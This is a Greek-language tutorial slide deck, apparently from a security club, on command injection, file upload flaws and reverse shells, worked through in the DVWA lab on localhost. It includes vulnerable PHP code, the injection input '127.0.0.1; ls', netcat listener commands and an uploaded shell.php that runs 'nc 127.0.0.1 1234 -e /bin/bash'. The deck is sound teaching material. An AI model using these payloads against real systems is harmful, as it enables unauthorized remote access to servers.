



# REVERSE SHELLS + EXAMPLES

REMOTE COMMAND EXECUTION, FILE UPLOAD VULNERABILITIES AND ... SHELLS

# ΕΙΣΑΓΩΓΗ

- Μέχρι στιγμής έχουμε δει πώς μπορούμε να εντοπίσουμε έναν **remote server (reconnaissance)**, να αναζητήσουμε πληροφορίες για αυτόν (**enumeration**) και να πειράξουμε κάποια από τα requests μας για να εκμεταλλευτούμε **vulnerabilities**.
- Σήμερα θα δείξουμε πώς χρησιμοποιώντας κάποια **vulnerabilities**, μπορούμε να αποκτήσουμε πρόσβαση στον υπολογιστή του στόχου, με τη βοήθεια **reverse shell**.

# REMOTE COMMAND EXECUTION (RCE)

- Το vulnerability αυτό εντοπίζεται σε ιστοσελίδες που μπορούν να εκτελέσουν εντολές συστήματος με χρήση κατάλληλου input από τον χρήστη.

- Π.χ.

**Ping a device**  
Enter an IP address:

- Στη συγκεκριμένη περίπτωση, η σελίδα μας ζητά μια διεύθυνση IP και στη συνέχεια εκτελεί την εντολή **ping <IP\_ADDRESS>**

- Για παράδειγμα, με input '1 27.0.0.1' παίρνουμε το αποτέλεσμα:

### Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.023 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.034 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.033 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.033 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3056ms  
rtt min/avg/max/mdev = 0.023/0.030/0.034/0.004 ms
```

Δηλαδή εκτελείται η εντολή ping 1 27.0.0.1

- Γιατί όμως κάτι τέτοιο είναι πρόβλημα;

# VULNERABLE CODE

## PHP code of the server

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    $html .= "<pre>{$cmd}</pre>";
}

?>
```

- Ο κώδικας αριστερά, αποθηκεύει αρχικά στη μεταβλητή `target` την `ip` που θέλουμε να `ping`άρει
- Έπειτα, ελέγχει το ΛΣ στο οποίο τρέχει ο `server` (έστω ότι κατά το αρχικό reconnaissance βρήκαμε ότι είναι `linux`).
- Στη συνέχεια χρησιμοποιεί την εντολή

```
$cmd = shell_exec( 'ping -c 4 ' . $target );
```



```
$cmd = shell_exec( 'ping -c 4 ' . $target );
```

- Από το man page της php (να κοιτάτε γενικά τα man pages):

## shell\_exec

(PHP 4, PHP 5, PHP 7, PHP 8)

shell\_exec — Execute command via shell and return the complete output as a string

- Το οποίο σημαίνει ότι σε linux shell θα εκτελεστεί η εντολή `ping -c 4 <IP>`.
- **Πρόβλημα: Το input της εντολής δε γίνεται sanitized**
- Τι θα συνέβαινε για παράδειγμα αν αντί για κανονική IP δώναμε το input **“127.0.0.1; ls”** ?

- Θα εκτελούνταν η εντολή:

\$ **ping -c 4 127.0.0.1; ls**

1<sup>st</sup> command

Command  
separator

2<sup>nd</sup> command

Enter an IP address:

Submit

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.

64 bytes from 127.0.0.1: icmp\_seq=1 ttl=64 time=0.022 ms

64 bytes from 127.0.0.1: icmp\_seq=2 ttl=64 time=0.029 ms

64 bytes from 127.0.0.1: icmp\_seq=3 ttl=64 time=0.032 ms

64 bytes from 127.0.0.1: icmp\_seq=4 ttl=64 time=0.031 ms

--- 127.0.0.1 ping statistics ---

4 packets transmitted, 4 received, 0% packet loss, time 3075ms

rtt min/avg/max/mdev = 0.022/0.028/0.032/0.004 ms

help

index.php

source

Βλέπουμε ότι εκτελούνται δύο εντολές, πρώτα η **ping** και **έπειτα** η **ls**.

Στη θέση της **ls** θα μπορούσαμε να βάσουμε οποιαδήποτε εντολή. Άρα έχουμε **command execution**.

## 1,2 - SHELL

1. Στήσε έναν listener στο attacker machine →

```
(kali㉿kali)-[~]  
$ nc -lnvp 1234  
listening on [any] 1234 ...  
█
```

2. Συνδέσου σε αυτόν από τον server →

Enter an IP address:

And we 're in →

```
$ nc -lnvp 1234  
listening on [any] 1234 ...  
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 44002  
whoami  
www-data
```


Τρέξαμε αυτό το command για να φανεί ότι είμαστε συνδεδεμένοι σαν www-data



# FILE UPLOAD VULNERABILITY

- Εντοπίζεται σε ιστοσελίδες που επιτρέπουν το ανέβασμα αρχείων και την προσπάθειά τους στη συνέχεια.

- Π.χ.

A screenshot of a web form for uploading an image. The form has a light gray border and a white background. At the top, it says "Choose an image to upload:". Below this, there is a "Browse..." button and the text "No file selected.". At the bottom, there is an "Upload" button.

Choose an image to upload:

No file selected.

- Η σελίδα μας ζητάει να ανεβάσουμε μια οποιαδήποτε εικόνα. Επιλέγουμε την εικόνα blow.jpg και πατάμε upload:

Choose an image to upload:

No file selected.

../../../../hackable/uploads/blow.jpg succesfully uploaded!

- Πράγματι, η εικόνα μας ανέβηκε και μπορούμε να τη δούμε κάνοντας copy-paste το κόκκινο URI στο τέλος του URL μας:

localhost/DVWA/vulnerabilities/upload/../../../../hackable/uploads/blow.jpg

blow.jpg (JPEG Image, 225 × 225 pixels) — http://localhost/DVWA/hackable/uploads/blow.jpg



Γιατί είναι πρόβλημα  
αυτό?

# VULNERABLE CODE

## PHP code of the server

```
<?php
// ... /var/www/html/DVWA/hackable/uploads

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        $html .= '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        $html .= "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}

?>
```

- Με μια σύντομη ματιά στο διπλανό κώδικα, μπορούμε εύκολα να διαπιστώσουμε **ότι ο server δεν ελέγχει το είδος του αρχείου που θα ανεβάσουμε → ΠΡΟΒΛΗΜΑ**

- Ας δοκιμάσουμε να ανεβάσουμε το ακόλουθο αρχείο, script.php:


```
<?php  
    echo 5+5;  
?>
```

Choose an image to upload:

No file selected.

../../../../hackable/uploads/script.php succesfully uploaded!

Επισκεπτόμενοι το URL που ανέβηκε το script.php, βλέπουμε ότι:




Το script εκτελέστηκε και στην οθόνη εμφανίστηκε το αποτέλεσμα της πράξης 5+5.

# FURTHER EXPLOITATION

- Χρησιμοποιώντας την εντολή `shell_exec` της `php` (αναφέρθηκε στο παράδειγμα του `rce`), φτιάχνουμε το `script`:

```
<?php
    echo shell_exec("ls");
?>
```

- Το οποίο οδηγεί σε εκτέλεση της εντολή `ls` στον `server` όπως φαίνεται παρακάτω →



- Και πάλι αποκτήσαμε, συνεπώς ένα είδος `command execution`

# 1,2,3 - SHELL

1. Στήσε έναν listener στο attacker machine →

```
(kali㉿kali)-[~]  
$ nc -lnvp 1234  
listening on [any] 1234 ...  
█
```

2. Ανέβασε το αρχείο shell.php →

```
<?php  
echo shell_exec("nc 127.0.0.1 1234 -e /bin/bash");  
?>
```

3. Πήγαινε στο upload\_path του αρχείου και... →

```
(kali㉿kali)-[~/Downloads]  
$ nc -lnvp 1234  
listening on [any] 1234 ...  
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 35722  
whoami  
www-data  
█
```

Here's your shell



# ONCE UPON A SHELL

- Πρόκειται για λογισμικό το οποίο παρέχει μία διασύνδεση προς τους χρήστες. Μέσω αυτού καθίσταται δυνατή η επικοινωνία με το λειτουργικό και η εκτέλεση εκτενούς πλήθους **εντολών**.
- Υπάρχουν διαφορετικά είδη shells. Μερικά από αυτά στο Linux είναι τα **sh**, **csh**, **dash**, **zsh**...
- Κατά βάση, συνιστούν τον βασικό στόχο κάθε attacker

# HOWEVER

- Στη συνήθη περίπτωση ενός απομακρυσμένου server, δεν είναι δυνατή η δημιουργία ενός shell από κάποιον client στο machine του server (με request του πρώτου).
- Για το παραπάνω μπορεί να ευθύνονται αρκετοί λόγοι. Ο βασικότερος συνήθως είναι τα firewalls.
- Ειδικότερα, επιτρέπονται συνήθως συνδέσεις από clients μόνο σε συγκεκριμένα ports (πχ 443, 80). Συνεπώς, η εγκατάσταση ενός listener στον remote server δε θα είχε καμία ελπίδα επιτυχίας...

#RIPOLUS

# REVERSE SHELL

- Τι θα γινόταν εάν μπορούσαμε να κάνουμε τον server να συνδεθεί σε εμάς;
- Τα firewalls πιθανώς να μην περιορίζουν τις outgoing συνδέσεις του remote server. Επομένως, εάν με κάποιον τρόπο κάναμε trigger το initialization ενός connection από τον server σε έναν ... δικό μας server, τότε θα ήταν πράγματι εφικτή (με τις κατάλληλες εντολές) η εγκατάσταση ενός shell στον remote server.
- Προφανώς, προϋπόθεση για την επίτευξη των παραπάνω, είναι ο επιτιθέμενος να έχει εντοπίσει vulnerability το οποίο του επιτρέπει είτε άμεσα είτε έμμεσα **command execution** (όπως τα απλά παραδείγματα που εξετάσαμε προηγουμένως).

# SPAWNING A REV SHELL

- Αρχικά εκκινούμε έναν listener στον δικό μας server, ο οποίος ακούει για συνδέσεις σε συγκεκριμένο port. Χρησιμοποιούμε την εντολή **nc** (netcat).
- **-l** : ακούμε για εισερχόμενες συνδέσεις
- **-n** : δεν κάνουμε DNS lookup σε διευθύνσεις και hostnames
- **-v** : χρησιμοποιείται για verbosity
- **-p** : προσδιορίζουμε το port στο οποίο ακούει ο server μας

```
(kali㉿kali)-[~]  
$ nc -lnvp 1234  
listening on [any] 1234 ...  
█
```



# SPAWNING A REV SHELL (1)

- Εκμεταλλευόμαστε το vulnerability που έχουμε εντοπίσει στον remote server.
- Στο πλαίσιο αυτό χρησιμοποιούμε το command injection primitive που έχουμε προκειμένου να προκαλέσουμε τον server να εκτελέσει τις κατάλληλες εντολές οι οποίες θα οδηγήσουν στο spawn του shell στον server μας.
- Υπάρχει πληθώρα διαφορετικών reverse shell payloads. Ωστόσο, δεν είναι κάθε φορά όλα κατάλληλα. Επίσης, μπορεί να είναι κώδικας σε php, python, bash, perl κ.α.
- Μπορείτε να βρείτε πολλά στη σελίδα [www.revshells.com](http://www.revshells.com)

ή να ρωτήσετε τον @Souniakia!!

## SPAWNING A REV SHELL (2)

- Αν όλα πάνε καλά και κάνουμε trigger το script στον remote server, θα πρέπει να δούμε ένα shell να δημιουργείται (spawn), στον listener του δικού μας server, που δημιουργήσαμε στο πρώτο βήμα.
- Στις περισσότερες περιπτώσεις θα αποκτήame shell ως **www-data** user.
- Καταφέραμε έτσι να αποκτήσουμε τη δυνατότητα εκτέλεσης εντολών στον remote server. Αυτό άλλοτε μπορεί να είναι αρκετό, ωστόσο (**cringe alert**)

When solving problems, dig at the roots instead of just hacking at the leaves.

```
(kali㉿kali)-[~/Downloads]
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 35722
whoami
www-data
```



# 1,2,3 – SHELL (AGAIN)

1. Στήσε έναν listener στο attacker machine →

```
(kali㉿kali)-[~]  
$ nc -lnvp 1234  
listening on [any] 1234 ...  
█
```


2. Ανέβασε το αρχείο shell.php →

```
<?php  
$ █  
echo shell_exec("nc 127.0.0.1 1234 -e /bin/bash");  
?>
```

3. Πήγαινε στο upload\_path του αρχείου και... →

```
(kali㉿kali)-[~/Downloads]  
$ nc -lnvp 1234  
listening on [any] 1234 ...  
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 35722  
whoami  
www-data  
█
```

Here's your shell

The image features a dark green background with decorative circuit-like lines in a lighter green shade. These lines, consisting of straight segments and small circles, are positioned in the top-left, top-right, bottom-left, and bottom-right corners, framing the central text area.

Βασική προϋπόθεση βέβαια για όλα τα προηγούμενα, είναι ο δικός μας server (listener) να είναι προσβάσιμος από το μηχάνημα στο οποίο προσπαθούμε να αποκτήσουμε πρόσβαση. Με άλλα λόγια, να ανήκει σε υποδίκτυο που μπορεί να «δει» το ευάλωτο μηχάνημα.

# RESOURCES

- [php-reverse-shell.php](#) by PentestMonkey: Ένα πολύ καλό reverse shell σε php. Το χρησιμοποιούμε συνήθως σε file upload vulnerabilities, αντί να γράφουμε δικά μας scripts.
- [Command Injection](#) - [File Upload](#) – Portswigger (Free)
- [What The Shell Room](#) – [TryHackMe](#) (premium room)
- [Command Injection](#), [File Upload](#) – TryHackMe (premium rooms)